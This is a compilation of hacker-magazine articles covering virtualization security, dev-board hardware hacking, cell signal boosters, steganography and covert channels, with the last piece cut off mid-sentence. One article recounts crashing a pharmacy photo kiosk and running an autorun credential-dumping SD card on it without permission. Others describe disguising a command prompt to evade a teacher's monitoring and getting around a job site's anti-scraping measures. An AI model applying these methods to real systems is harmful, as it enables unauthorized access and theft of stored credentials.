Updating programs, installing security patches, and updating operating systems are some of the most security critical and time-consuming tasks for support technicians. Applying fixes in a non-virtualized environment may take days, weeks, or months, depending on how many clients there are in the organization. Using the desktop virtualization model, patches and updates can be applied to a pool of virtual images, even while the images are being used. Applications are updated similarly. With XenApp, a Citrix application of virtualization software, updating applications is as simple as running the update package that comes with the software in need of the update and XenApp does the rest (i.e., configuring the user profile with the program's run-once).

As anyone who has worked in a technology support position knows, the user is oftentimes the weakest link in the information security structure. Aside from education of the user, which is, of course, a good policy, desktop virtualization can be configured to restrict functions per application if necessary. By requiring each user to have a domain account, this creates a wall barring access to any user without an account and password. These usernames and passwords are very important since they give access to the LAN as well as the users' data.

Since user accounts are managed using Active Directory or a Linux equivalent such as Samba, an account can be deactivated or their password can be changed if necessary by a technician. With logging enabled on the cloud, any social engineer or dumb user accessing or changing sensitive files would be logged by the system. Therefore, if they had physical access to a client with an active account and password, their activity would be logged by the server running their virtualized desktop. Of course, a contingency plan should be in place if an event like this arises. Quotas for RAM usage, hard disk space, CPU usage, network bandwidth, etc. can also be set so a single user does not consume an excessive amount of resources. In a stand-alone computer setup, there would have to be a monitoring service installed on the computer in communication with a server or an SNMP service. Unfortunately, this is not a good method since the attacker could disable logging in the operating system and stop the process logging their actions. This is the reason many companies have their workstations “locked down,” disabling features such as the task manager. With desktop virtualization, this can be avoided.

The typical setup of standalone workstations simply does not compare with the thin client virtual desktop setup. Desktop virtualization uses thin clients which are valued at an average of \$150 which includes keyboard, monitor, and mouse. These systems are far less costly than fully built systems that have more hardware components, utilize more power, and require more maintenance. Of course, these workstations would not work if not for a server hosting the virtual desktop. Instead of having a separate license for 3,250 computers, the organization would have to buy one virtual installation license (provided the organization providing the program has a virtual license option). Power consumption is another reason to switch to virtual desktops, since the thin client workstations take less than half the power of commonly used workstations. This would improve electricity consumption and reduce the carbon footprint of the organization using virtual desktops.

In conclusion, desktop virtualization provides a much more broad control over client and network security. Physical security of thin clients is simple to implement with proper locks and proper furniture to mount the clients on. If a client is stolen, the impact will be minimal on the business. The support of secure

mobile devices will increase productivity and ensure data security with a VPN and strict data handling policies. Migrating to a virtualized desktop environment requires trained personnel and a well-monitored network. User password compromise can be prevented with user training. If a user’s password is compromised, a log of files accessed will be available to the cloud administrator. Locking down systems is no longer necessary. This eliminates the trouble of employees seeking to bypass security locks in place and increases productivity. Program updates are a cinch and require no downtime.

References

- IEEE Xplore - Abstract Page. (2011). Retrieved from IEEEExplore Digital Library: <http://campus.lostfocus.org/dikshie/infocom2011-aws/papers/p191-hongbin.pdf>
- Citrix. (2011). “Desktop Virtualization and Security.” Retrieved from Citrix: http://www.citrix.com/site/resources/dynamic/additional/Security_Index_Whitepaper.pdf
- IBM. (2011, July 5). “Virtualization in Education.” Retrieved November 13, 2011, from IBM: <http://www-07.ibm.com/solutions/in/education/download/Virtualization%20in%20Education.pdf>
- IDG Research. (2011, November 20). Feature1_Chart. Retrieved from CSC: http://assets1.csc.com/csc/world/images/feature1_chart1.jpg
- IGEL Technology. (2002, September 1). “Zero Clients - Is There Really Anything There?” Retrieved from www.igel.com: http://www.igel.com/fileadmin/user/upload/documents/PDF_files/White_Paper_US/WP_Zero-Clients_99-US-35-2.pdf
- Michael E. Whitman, H. J. (2012). “Principals of Information Security.” Boston: Course Technology.
- Microsoft. (2011, September 15). “Strategies for Embracing Consumerization.” Retrieved November 13, 2011, from Microsoft: <http://download.microsoft.com/download/E/F/5/EF5F8B95-5E27-4CDB-860F-F982E5B714B0/Strategies%20for%20Embracing%20Consumerization.pdf>

Hardware Hacking - An Introduction Via Dev' Boards

by Sarlaccii

I favor hardware over software when it comes to hacking. In the commercial world of design engineering, this is often while trying to find a solution to a problem. For PJs (private jobs - anything not work-related, really), it may be hacking in a more 2600 sense. Of course, nowadays it is vital that any engineer understand how to work with software and firmware too, but you can still favor one over the other!

Software hacking appeals straight-up though, as the development interface is so familiar to all of us (PC users). The tools are also readily at hand - available for download, with examples and tutorials that you can use immediately. It's also easy to experiment, as failure is a compilation error.

Hardware is that incremental step removed. You need physical components, small hand-tools, a soldering iron, and multimeter, perhaps. You will also need to learn some electrical theory... how the resistors, capacitors, inductors, and transistors etc. all interact. It may seem that software hacking is easier. Initially, at least. And only if you remain a script kiddie. Digging a bit deeper, you will soon realize that both fields are equally complicated. But, each also makes use of "building blocks" to simplify the program or circuit. They can be "black boxes," too - where you have no knowledge of the inner workings, only the boundary conditions and input/output functions. Serial.println meets USB-to-Serial converter.

So, what are the avenues open to an aspiring hardware hacker? Two routes present themselves initially, one being the first principles approach, whereby you check out a copy of *The Art of Electronics*, [1] or similar text, from your local library. The second involves a more appealing cocktail of software and hardware, facilitated via a suitable development board, or "dev' board." The second route is proving to be very popular, for obvious reasons, but it is interesting to note that it is an option that has only really opened up in the last few years.

In general, the difference between a processor and a micro-controller (uC) lies in the architecture of the system. [2] A processor (as in Central Processing Unit - CPU) is not useful by itself. It needs peripherals, like those found on a computer motherboard, to provide, for example, memory access and interfacing (PCI, USB, HDD, etc.). A processor-driven system also requires an Operating System (OS) in order to run, to manage the complex interaction of parts. A uC, on the other hand, has many (or all) these parts on board the IC, making it a single chip solution. All that is required is a PCB, and perhaps some additional interfacing

or I/O protection, to get a functioning solution to a problem. As such, a uC-driven system may run an OS, but may also be programmed by a single user, with only a few lines of C code required to get a "hello world." A PC is far more powerful, but also expensive, power-hungry, and bigger in size. PCs are complete overkill for small "embedded" tasks, like running a TV, microwave, or cell phone. A small, cheap micro-controller is the solution in these cases... and, as such, these ICs are literally everywhere in our World.

Strictly speaking, single-board micro-controllers have been around since the 1970s [3]. However, they were difficult to work with, requiring specialized tools in the form of expensive assemblers, compilers, programmers, and debuggers. Also, before the advent of Electrically Erasable Programmable Read Only Memory (EEPROM) in 1993, and Flash RAM thereafter, nonvolatile memory was only available in EPROM form, and this meant UV erasers and laborious debugging when it came to testing code (if you didn't own an expensive emulator tool).

Early on in the new millennium, however, the ubiquitous nature of the micro-controller, and the myriad versions available from silicon manufacturers (Renesas, TI, Philips, National, Motorola, etc., to name but a few) led to stiff competition for customers. Out of this came the idea for simple, ready-to-use, dev' boards, and a tool chain that is free to use (below a certain EEPROM or Flash RAM size!). This move came about in an effort to make adoption of a particular uC line - by commercial design engineers - even more appealing, as the cost and labor involved in prototyping a new design was reduced. Since this process of launching a new design is constantly streamlined by manufacturers, it has led to ever more intuitive IDEs, excellent software libraries and resources, and a wide range of hardware development tools.

The various embedded options available in each uC has grown exponentially too (with different versions forming a complex product "roadmap"), so that it is now possible to source micro-controllers with everything from embedded TCP/IP stacks and USB hosts to PWM motor control and accelerometers. And, in many cases the various IC versions are pin-for-pin compatible, with the same code requirements too. This makes it very easy to chop and change between closely related types.

The end result has been the wide scale adoption of the uC "dev' board" concept by the hacking community at large, in the form of projects like "Beagle Board," "Arduino," "mbed Microcontrollers," and "Raspberry Pi" (if we count a System on Chip device as a type of uC), etc. [4-7] These projects have huge community followings, with

user-contributed hardware and software solutions, as well as a plethora of forum/wiki advice. The coding tools are reasonably straightforward, with example programs or images ready to install and run. Black-box add-on PCBs make expansion from the initial dev' board very easy too. Need an Ethernet controller for your Arduino? Just buy an Ethernet Shield. The libraries for coding with the shield already exist, so all you have to do is plug it in and use it.

All of the usual suspects (RS, Farnell, Radio Shack, Sparkfun, Mobicon, Netram, etc., etc.) will stock one or more of the most popular types, while the original manufacturer will often provide an online store too. As such, getting hold of a particular dev' board, ready to go, is very simple... and thus appealing.

Pretty soon, though, you might find yourself moving beyond the micro-controller, past the pins, and into the digital and analog components on the rest of the PCB. At that point, you might consider a few mods of your own, to suit the task at hand, and thus begin hardware hacking in earnest.

1. P. Horowitz and W. Hill, *The Art of Electronics*, 2nd ed. 1989.
2. J. F. Wakerly, *Microcomputer Architecture and Programming*. Wiley, 1989.
3. Werhner, "MOS Technology 6502 - Wikipedia, the free encyclopedia." [Online]. Available: http://en.wikipedia.org/wiki/MOS_Technology_6502. [Accessed: 14-Jul-2012].
4. "BeagleBoard.org - default." [Online]. Available: <http://beagleboard.org>. [Accessed: 14-Jul-2012].
5. "Arduino - HomePage." [Online]. Available: <http://www.arduino.cc>. [Accessed: 14-Jul-2012].
6. "mbed Microcontrollers - Handbook | mbed." [Online]. Available: <http://mbed.org/handbook/mbed-Microcontrollers>. [Accessed: 15-Jul-2012].
7. "Raspberry Pi | An ARM GNU/Linux box for \$25. Take a byte!" [Online]. Available: <http://www.raspberrypi.org>. [Accessed: 14-Jul-2012].

HACKING WALGREENS PHOTO PROCESSING MACHINES

by Tahu363

I live in an area that, while once populated by mom-and-pop pharmacies and delis, is now mostly dominated by the more widely recognized pharmacy chains CVS and Walgreens.

One day, while helping my mother do a little shopping, I, being the technologically inclined individual that I am, naturally gravitated over to the media section, which is where I managed a tidbit of hackery.

Most chain pharmacies these days have photo developing services, and, with the advent of digital media, they also commonly have digital photo processing kiosks. These kiosks are nothing more than repurposed old computers (you know, those cream-colored monstrosities) with a little cardboard shell on top with some instructions, and the keyboard removed.

At the time, I didn't know this (the fact that these were just old machines with custom software), but, while waiting for my mother to finish her errands, I plopped down on the provided chair and stuck in an SD card I'd been carrying, figuring I'd play around with whatever effects the machine contained and apply them to photos of my family.

No sooner had the machine begun to scan my card than my mother had finished up and was almost out the door, calling me to get in the car. I promptly pulled out my card from the machine (during the scanning process) and was greeted by a message on the screen that read APM ERROR.

Feeling guilty, I reported the problem to the photo attendant, who proceeded to reboot the

machine. I was surprised when, after a few seconds, a Windows XP Desktop appeared. I caught a quick glimpse of the desktop before the Kiosk interface started and was intrigued to see PuTTY, Firefox, and FileZilla icons. I was immediately thrown into a mode of curiosity.

The following day, I made a personal trip back to the store, but with a specially prepared SD card. On this SD card was a piece of software so named the USB "Switchblade." This little tidbit of ingenuity utilizes an Autorun function of Windows to scan the computer for saved passwords, credentials, password hashes, and browser history, and dump it all to a logfile. I had taken it upon myself to modify the initial script to also run another utility: the "magic jellybean password finder," which captures passwords for specific applications. I proceeded as before, evoking the APM ERROR, but re-inserted my SD card before alerting the attendant. I watched as Windows started up and discovered my SD card as removable media. I waited about a minute after the Kiosk interface started, removed my card, and went home to wade through the booty.

Needless to say, most of the information was useless, but some *was* interesting: dumped FileZilla and PuTTY information would have allowed users to remotely connect to the computer, and, if they properly understood the proprietary Kiosk software, would be able to pull off a heist of personal photos from any removable media a user inserted. I never did any of this, as I am more of an explorer than a mischief maker, but the possibility was there.

Moral of the story? Explore, tinker, and ask questions. You never know what you might find!



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! Fall has turned to winter here in Beijing, and the temperature continues to drop every day. In the waning days of fall, my neighborhood suddenly turned upscale. This, as is often the case in Beijing, happened virtually overnight. My modest *hutong* apartment is now surrounded by swanky cafés, high-end spas with names like “Zen” and - in the only development I personally consider an improvement - a nice whisky bar. In any event, it’s a good thing that my contract is ending here, because the landlord is raising the rent by 40 percent. I am moving away next week.

Leaving Beijing has given me a lot of time to think about wide open spaces. Although I haven’t completely decided what I am doing for the next stage of my career (any thoughts of future retirement have been eviscerated by the Wall Street collapse), I do plan to live somewhere less crowded. The problem with rural places is that it’s sometimes hard to get traditional telephone service, and wireless service can be spotty. Often only one wireless carrier is available, and what passes for coverage may be a spotty signal - only working outdoors - from a tower ten or more miles away.

Meanwhile, mobile phones are increasingly designed for dense, urban places. External antennas have disappeared from phones sold today, and transmission power is a maximum of 0.6 watts. Modern phones (especially smartphones) often transmit at lower power than is allowed under the specification to save battery life. Some phones allow you to control this yourself through power management settings, but other phones don’t permit the same degree of control.

For these types of situations, the solution used to be relatively simple. You’d just get an AMPS bag phone, which operates at up to 3 watts, and attach a good-quality antenna in a location where signal was available. AMPS had no distance limitation for effective operation, so it didn’t matter how far away you were from the nearest tower. A group of hobbyists at the Burning Man festival using a bag phone connected to a Yagi antenna were routinely able to use AMPS towers over 80 miles away. This configuration, unfortunately, is no longer an option. The FCC stopped requiring carriers to offer AMPS service on February 18, 2008, and most carriers shut it down immediately. Today, only a handful of small carriers in

extremely remote areas still offer AMPS. Virtually no handsets made after 2007 have AMPS functionality either. All in all, AMPS is effectively dead.

So, what do you do when your phone has both a weak amplifier and a lousy antenna, the signal from your carrier is weak and spotty, and coverage is effectively available within a few square meters on the roof of your house? A wide variety of products are available, each of which promises solutions while sometimes creating additional problems.

Femtocells

The preferred solution of wireless carriers because they completely control the user experience, hardware, and billing, a femtocell is roughly the same size and shape as a wireless router. You plug it into your home broadband service, configure it for your handset (typically, femtocells are limited to serving only registered phones), and it happily provides you with a good quality wireless signal. Behind the scenes, the device routes calls (typically using SIP) via your home broadband service. Your carrier, meanwhile, bills you as if you were using your service normally (although depending on the carrier, different plans may be available). Some carriers sell you a femtocell and charge to use it as if you were using ordinary plan minutes and data (even though any data usage is over your own Internet connection), but others (such as Sprint) also require a monthly fee. Occasionally, these devices are given away for free as a customer retention tool. It doesn’t really make sense to me that you should have to pay a mobile carrier extra money because their service is lousy - in particular when you’re providing your own backhaul - but the world of mobile phone billing is a strange and wonderful one disconnected from all forms of usual reality.

Femtocells can be really useful in some scenarios, but they have limited power and usually only cover registered handsets on a particular mobile carrier. Accordingly, they are not well suited to places like shopping malls or parking garages where you don’t know who the subscribers are and you need a larger coverage area. Also, since they rely on a broadband connection, they are really only useful in places that already have broadband coverage. For a family whose house is in an urban area “dead zone,” this isn’t necessarily a problem. However, broadband is either unavail-

able or unsuitable in many rural areas.

Microcells

Ever walk inside a mall or office building and watch your mobile phone signal completely disappear? This isn't something most carriers want to see happen, and it's not something that building managers want to see happen either. In large buildings with signal problems, mobile carriers will typically install a microcell. This is an actual full-featured cellular tower that is fully integrated into the rest of the carrier's wireless network, but it operates at low power with the intention of providing only in-building coverage. Microcells are also generally compact, usually the size of a small form factor PC with a 6 to 12 inch antenna. Large buildings may contain more than one microcell.

Repeaters, Amplifiers, and Signal Boosters

Up until now, we've been talking about solutions provided by the carriers themselves. However, these solutions are only useful in limited scenarios. There are plenty of places without broadband and with poor to nonexistent wireless coverage. For scenarios like these, repeaters and signal boosters can be used.

When you buy a "signal booster," it will typically come in one of two forms. The most common form is a repeater, which does exactly what the name implies: takes a signal from an area where it is available, and repeats it over a separate antenna into an area where it is not available. This could, for example, bring a weak (but working) cellular signal from a directional antenna on your rooftop and rebroadcast it inside your house, where there is no signal. Obviously, this isn't a one-way proposition; for transmission, the same thing happens in reverse. Repeaters are typically coupled with an amplifier, which amplifies the transmission from your mobile phone and juices it up to an appropriate power level for the distant cellular tower to receive. Cheaper and simpler "signal boosters" only consist of an amplifier and a single antenna.

My friend Andy works in network quality for a Canadian wireless carrier. In his line of work, these devices are the bane of his existence, because improperly installed or poorly configured ones can cause severe interference that is almost impossible to track down. Both types of devices are capable of causing significant interference when failing or improperly configured. There are three basic types of interference:

Oscillating CW Spike: You can think of this type of interference as similar to feedback on a microphone. When it occurs, it essentially creates a lot of background noise in the radio spectrum and can cause other calls to drop. This problem is generally caused when antennas are improperly installed on repeaters.

Improper Power Regulation: Some amplifiers broadcast at the full maximum 3 watts all the time, either by (poor) design or because their control

circuitry has failed. This causes the amplifier to drown out other traffic on a cell tower, or even multiple towers if you do this in an urban area. One of Andy's subscribers had a full powered 3W amplifier installed in a boat. This was just fine when he was out on the water ten miles from shore, but when he pulled into the marina, calls all around him would drop. In a variation on the same theme, some amplifiers are configured to use a more remote tower than necessary, thus operating at higher power. This can similarly cause interference to nearby towers and everyone using them.

Out of Band Transmission: When they begin to fail, some amplifiers begin splattering on channels where they don't belong, causing interference and dropped calls.

Interference from these devices is a real problem, and carriers spend real money dealing with it. In 2010, the CTIA (a wireless carrier lobbying group) petitioned the FCC to ban them entirely. Most carriers enthusiastically jumped on board the petition, but Verizon Wireless was noticeably absent. Instead, they separately petitioned the FCC along with Wilson Electronics, a major manufacturer of repeaters and amplifiers. Wilson and Verizon suggested that interference could be mitigated through more rigid certification and technical standards, and (correctly) suggested that the real problem was substandard and improperly installed gear. T-Mobile later agreed, and participated in a joint filing of proposed technical standards. In a startling burst of rationality, the FCC rejected the CTIA's petition, while adopting the T-Mobile/Verizon/Wilson proposal for further study. While technical standards are likely to become more rigid (and correctly so), it appears that repeaters and amplifiers are here to stay.


And with that, it's time for me to finish packing my apartment. Beijing has been amazing, and I can't wait for whatever is next!

References

- <http://www.wilsonelectronics.com/uploads/docs/CaseStudies/WilsonElectronicsWP-7-9-10.pdf> - Whitepaper on interference presented to FCC by Wilson Electronics.
- <http://www.unwiredsignal.com/?view=FCC-Signal-Booster-Proposal> - Details on FCC notice of proposed rulemaking to introduce technical standards for cellular boosters.
- <http://www.deadzones.com/2010/03/big-money-trying-to-squash-cell.html#.ULXIHoapKCh> - Opinion article from 2010, before the FCC tabled the CTIA's petition.

Shout Outs

Thanks to DJ Bolivia for the connection and Andy for the details. And Kaizoku, Beijing is in your blood!



by Malandraj3m

Part 1

Everyone is familiar with restrictions. There will always be people or groups that like to control what you can and cannot do. When the pursuit of knowledge itself is restricted, a hacker will always find a way.

In middle school and high school, my access to computers was limited. At my house, we had one computer constantly occupied and controlled by my parents (Mini padlocks through the plug in prongs on electronics remarkably led to a fascination with lockpicking.) The school I went to had a whole network of computers to play with though! I ended up spending as much time as possible learning what I could and experimenting.

Classes on typing and Microsoft Office programs were mastered fast, and left a lot of free time in class. I quickly discovered DOS and batch programming: subjects both my parents and computer teacher were less than pleased I knew about. They were fearful whenever a black box with white letters popped up even though I had done nothing but explore file systems and teach myself rudimentary programming (going though classical cryptography and making programs for each cipher). I was spoken to, questioned, and told not to “mess around.” It was made clear that punishment would be meted out if I were caught using the dreaded DOS.

It bugged me that I couldn't make cool cipher programs anymore. The teacher sat in the back with a view of all the computer screens and paid special attention to the students that were done with their class exercises. We were allowed to work on schoolwork for other classes though. So I came up with a simple solution: I would make DOS look like Notepad. Even better, I would make it look like I was writing a paper while I was really learning more about computers.

1. Find cmd.exe (it's in C:\Windows\System32).
2. Create a shortcut and hide it somewhere on your profile. We had usernames assigned to us and a folder we could use for schoolwork, so I put in there.
3. Right click on it and go to the properties.
4. Assign a shortcut key to it. Mine was Ctrl-Alt-C.
5. Change the icon to Notepad (also located in System32).
6. Click on the Font tab and change it to Lucida Console.
7. Click on Layout tab and change the window size to something more Notepadish.
8. Apply changes.
9. Rename to something less conspicuous.
10. Open it up and take note of the starting directory (this is used in the next part).

Part 2

1. Open Notepad up.
2. Type the following:


```
@ECHO OFF
COLOR f0
PROMPT $$S$H
TITLE English Paper
CLS
ECHO
```
3. After ECHO, copy and paste a few paragraphs of a paper or whatever you want it to look like.
4. Go to “Save As,” navigate to the directory you noted, and save it as “c.bat”. (Make sure to have “save as type” be all files).

You should now be able to press Ctrl-Alt-C, type C and Enter, and have everything look like you're innocently working on a school paper. All in less than a second. It may be simple, but it satisfied everyone and opened up a whole world that was being kept from me. Dar um jeitinho amigos.

A Method to Spider Sites Like Indeed.com with Teleport Pro

by “ain’tDigitalDATtruth”

Upon trying to spider indeed.com with standard Teleport Pro settings, the project was failing to retrieve any more than the index file. I figured that there was an intentional reason why indeed.com was trying to prevent individuals like myself from spidering their website in order to mine company data.

I prefer Teleport Pro over its only open source equivalent, HTTRACK, because of its ability to analyze forms and because the process of downloading content via threads in HTTRACK is rather slow. I often prefer open source solutions, and this article will be proof of how I am often supported in my projects by Linux, despite frequently preferring Windows-centric solutions for projects involving data. A notable exception to this would be the software package Rapidminer, which consists of a combination of commercial and open source elements.

When I examined the downloaded file, I spotted the problem after some careful evaluation. The links only consisted of GET variables without including the domain name to which to apply them to. So, instead of: `http://www.indeed.com/index.php?q="example"` (which was only constructed for example purposes; this is not actually valid), it was trying to retrieve `&q="example"`, which makes no sense by itself.

The probable solution almost immediately came to mind: that somehow providing Teleport Pro with a means to understand a domain name with its URL requests would resolve the issue. I was familiar with this sort of technique through



“port bouncing.”

I had used a Windows “port bouncer” once before a long time ago (which will remain nameless), but I needed something modern. I found one designed for Linux called Barefoot (<http://www.inet.no/barefoot>). I tried to get it to work under Cygwin, but Cygwin is lacking some header files that a full distribution of Linux would have, since it would require someone to code a particularized solution customized for the Cygwin platform to make it function like it does natively on a real Linux platform. Such a solution hasn’t made it into the standard Cygwin distribution yet.

So, I did the next best thing, since my intentions were to use Teleport Pro under Windows: I accomplished integrating and running this port bouncer under a concurrent, virtualized Linux session, and used it directly from Teleport Pro.

Once everything was set up correctly, and resolving an issue with VmWare which confuses the concept of localhost as it would function under a non-virtualized session by using the VmWare-generated IP address for the virtual Ethernet connection by specifying its real IP address as it is listed under ifconfig, spidering indeed.com worked like a charm.

But all was not solved. Indeed.com apparently has good automated firewall rules in place, since the spidering session for my first query only lasted about five minutes before Teleport Pro’s retrieval threads were stagnated. Issuing a different query allowed further transfer from indeed.com, but the same stagnation problem prevented complete retrieval of the site.

Regardless, I am sure this obscure security implementation is used on other sites, and it stands by itself as no reason to prevent one from spidering such a site.



Steganography over Covert Channels: Implementation and Government Response

by Hal Wigoda
hal.wigoda@gmail.com

Security and privacy have been a concern of people for centuries. Whether it is private citizens, governments, military, or business, it seems everyone has information that needs to be kept private and out of the hands of unintended third parties. Information wants to be free, but it is necessary to keep information private. That need has come about because governments have sensitive information, corporations send confidential financial records, and individuals send personal information to others and conduct financial transactions online. Information can be hidden so it cannot be seen. The information can also be made indecipherable. This is accomplished using steganography and cryptography. These two processes are closely related. While cryptography is about protecting the content of a message, steganography is about concealing the very existence of the message itself. They can be combined together to provide double protection. Notwithstanding, both steganography and cryptography can stand on their own independent of the other. While cryptography encodes a message in plain sight that cannot be read with normal efforts, steganography hides the information so outsiders are not aware of its presence. It travels under the nose of the common man.

The hidden message is placed within the data boundaries of a digital file such as an email, mp3 music file, mp4 movie file, spreadsheet, MS Word document, text file, pdf file, et. al. Any third party could look at or listen to the digital file that the message is hiding in and not be aware that the hidden message is present. When the digital file reaches the intended party, the recipient should have the knowledge necessary to extract the hidden message from the digital file.

Steganography simply works this way: Start with a secret message using a previously agreed upon algorithm and insert the secret message into a cover object, thus creating the stego object. Then the stego object is sent to the

receiver. The receiver accepts the stego object and extracts the hidden message using the agreed upon algorithm.

Present Day Steganography

Steganography preceded cryptography. Before mankind was able to encode messages with cryptography, messages would be hidden with steganographic means. It would be hidden in wax tables, under soldiers hair, or with invisible ink. Today, hiding of data with steganography can be performed within the static medium of the new digital technologies. Almost any digital file on a hard drive can have information embedded into it without any apparent presence. This is static steganography and it occurs on the bit/byte level. Taking this a further step and one not apparent to the layman, data can also be hidden in the medium of the Internet, the layer that the data flows over, in the packets that travel from computer to computer, over twisted pair, Ethernet, and optical connections, through firewalls and routers, from network to network, untouched by the fingers of any telegrapher or data technician, in the electrical current that flows over the power transmission lines. This is dynamic steganography. This is the covert channel of the Internet.

Steganography can be covertly implemented further in the timing channels of information varied by the fourth dimension of time, or the side channels, such as the power bursts that our appliances and televisions subsists upon or the concurrent magnetic waves that emanate from various household and commercial devices. These are some of the covert channels of physical hardware.

Steganography and the Internet

Dynamic steganography can accomplished over the Internet using the medium referred to as the covert channels. Network steganography is a method of hiding data in normal data transmissions on the modern network of the Internet. These methods of hiding can be used for good

or nefarious purposes, legal or illegal activities, unapproved or sanctioned processes. Any interception by a rival of the owner of this hidden data, also known as stego-data, could compromise the sending entity, cause a loss of information and resources, and lead to its downfall. There must be a good reason to go to such trouble and effort to hide data using these surreptitious techniques. Today, sending messages electronically is a common mode of conveyance. Email, web documents, video, audio, file-transfer protocol, attachments such as legal documents are all used over the Internet to exchange information. With increasingly fast processors, intercepting, detecting, and deciphering messages has become easier, which means more secure means of hiding information are necessary to overcome any detection. There are many unique and creative methods of securing communications with steganography and its close relative cryptography.

Covert Channels

In these modern and technologically sophisticated times, using covert channels has become a means of transmitting information securely. How widespread its use is not known. A covert channel is a communication channel that allows two cooperating processes to transfer information in a manner that violates the system's security policy. For instance, Internet appliances such as two routers could use these covert channels to pass information between themselves. This information could be instructions to the other appliance to use an alternate path, redo the last transaction, or increase the speed of transmission. There are many methods available to enhance and guide the ongoing and orderly operational exchange of packets.

Butler Lampson introduced the concept of covert channels in 1973. It is a means of communication that is not part of the original design of the system. It could even be said that a covert channel is a security flaw. It is a part of a program or system that can cause the system to violate its security requirements. It can be an electronic means of sending and hiding messages. Covert channels can be a means of taking any normal electronic communications and adding some secret element that does not cause noticeable interference to the original item.

Covert channels occur in two states: static or dynamic. There is the static hiding of data in electronic files sitting on a hard drive. When hiding data in a timing channel, the difference is that the data is dynamic, moving and always

changing its location on the network. It's here, now it's there. If small amounts of insignificant bits or bytes are replaced, the effect on the moving vessel file should be fairly unnoticeable to the casual viewer or listener. If the byte count of the file changes, detection can be less difficult to attain. Performing a checksum on the file will raise a flag and possibly give up the embedding. The ability to detect the hidden data is next to impossible as the data streams over the wires in the midst of the billions of bits that now pass. All Internet traffic would have to be monitored for hidden data, perhaps an insurmountable task.

A covert channel can be very hard to detect. That's the idea. The packets used for carrying the message can appear innocuous and beyond suspicion. The idea of a covert channel seems very simple and unique, but it must be carefully implemented so as to not disturb normal user operations. Just as covert channels can be implemented using superior computing power, so can detection be implemented to intercept and prevent such surreptitious activity. Stealth technology is one of the methods used by attackers to hide their malicious actions after a successful break-in. Taking surreptitious control of a computer or system, installation of backdoors, planting of a rootkit, alteration of the system's operating system is an example of using chained exploits that work together. Rootkits can modify the operating system to insert a kernel module that can perform further exploits such as steganography or a distributed denial of service attack (DDoS).

The worldwide network of the Internet is the perfect medium for steganography to occur. Data can be hidden in web pages and the embedded images that pass over the Internet, a relatively easy task to perform and perhaps just as easy to examine. An even more surreptitious and unique way to hide messages would be in the unused fields of the TCP/IP packet headers. The operation of the Internet runs on the Transmission Control Protocol and Internet Protocol (TCP/IP). The fields in the TCP/IP packet header help guide the movement as they hop across the Internet and coordinate the reassembly of these packets when they reach their destination. These packets hold all the overt data that travels over the Internet: web pages, ftp data, video and audio, email, images and pictures. These Internet packets are directed to their destination by the information contained in the fields of the header at the beginning of each packet. Because packets are so small, only 1024 bytes, it takes many, many separate packets to convey all of the infor-

mation in a web page or in any digital file. Unless specifically monitored with software or hardware, most users are not aware of the packets, nor do they ever see them. Inside the packet are data frames where slices of the data reside. These data slices make up over 80 percent of each TCP/IP packet. Until they reach their destination, the packets are incomplete and fragmented. Sometimes packets get lost and must be retransmitted. A handshake and acknowledgment initiates a session, then a sending and receiving of packets occurs like a dance, each participant performing their next step. When they reach their ultimate destination, the packets are finally reordered and reassembled. The sheer volume of the Internet and the great number of the simple network packets guarantees that covert messages can be hidden in the unused header fields of the packets containing all transmitted information. It's not as granular as a molecular layer. Ross Anderson said: "For covertness reasons, you'd probably want to hide your traffic in traffic that's very common." Nothing is more common than the ubiquitous Internet TCP/IP packet.

Uses of Steganography

Steganography, in the form of media watermarking and fingerprinting, has been found to be useful for legitimate commercial applications. It can enable the tracing of the original source of pirated, stolen, and illegal copies of protected books, audio, or video files. Watermarking provides the ability to identify these copied files.

In a typical application of image watermarking, some message is encoded imperceptibly embedded into the host file like a copyright notice identifying the intellectual property owner or rightful user. One example of utilizing watermarking is to embed a digital signature in a printed document for verifying authenticity. This signature is made up of information such as the serial number, the model and manufacturer of the printer used, date of document printing, and author of the document. This information is inserted into the initial characters of each page of a document. This steganographic function, unknown to many, is a common feature of many printers used today on a daily basis.

Music files sold over iTunes are also encoded with watermarks that identify the purchaser and host computer where the audio files were purchased. This allows them to be used by the rightful purchaser, while preventing the illegal transfer of these files to others. Apple's iTunes software examines the sound files on iPods and uses the hidden authorization codes to authenti-

cate and allow legitimate use of purchased music files. Similarly, DVDs issued to members of the Academy of Motion Picture Arts and Sciences are tracked with watermarks to combat piracy through media source identification.

It has also been suggested that sending information requested by users in mobile banking systems can be made more safe and secure through the practice of steganography. The indirect sending of information increases the security for users in a mobile banking system.

The uses and methods of hiding data are many and will continue to grow and expand. Only imagination and the many technical methods and rules of science will put limits on how data will be dealt with while traveling under our noses. The need to hide that data will always be present as the exploits and attacks increase to uncover and decipher information.

The user of any tool, a corporation or terrorist, will determine whether the steganographic purpose is good or evil. Enslaved peoples can also use these tools to get their story out to the free world. Using cryptography and steganography, people who have freedom of information and speech are now able to receive the stories and tales of others who do not, those who should be able to enjoy the inalienable rights that belong to all humans. The recent Arab Spring in Algeria, Tunisia, and Egypt has been attributed to use of the Internet to overcome corrupt political regimes and silence political dictators and despots. Steganography can keep people free.

Terrorism on the Internet

There are often reports in the news of the use of the Internet by terrorist groups operating within the U.S. Many of these encrypted digital messages might be passed by way of covert channels, embedded within other innocent-looking files, or in the covert channels that hide next to the overt pathway of the Internet. A covert channel is typically used when the participants know that they are being monitored in the usual mainstream and mundane communications channels of snail mail, financial records, telephone calls, and even electronic mail. The huge bandwidth of the world's largest network of the Internet offers an alternate medium of covert channels from snail and email, and messaging for transport of hidden data.

The process of using the Internet for terrorist activities has been in the news more and more as Homeland Security "cries wolf" louder and louder. Steganographic and encryption soft-

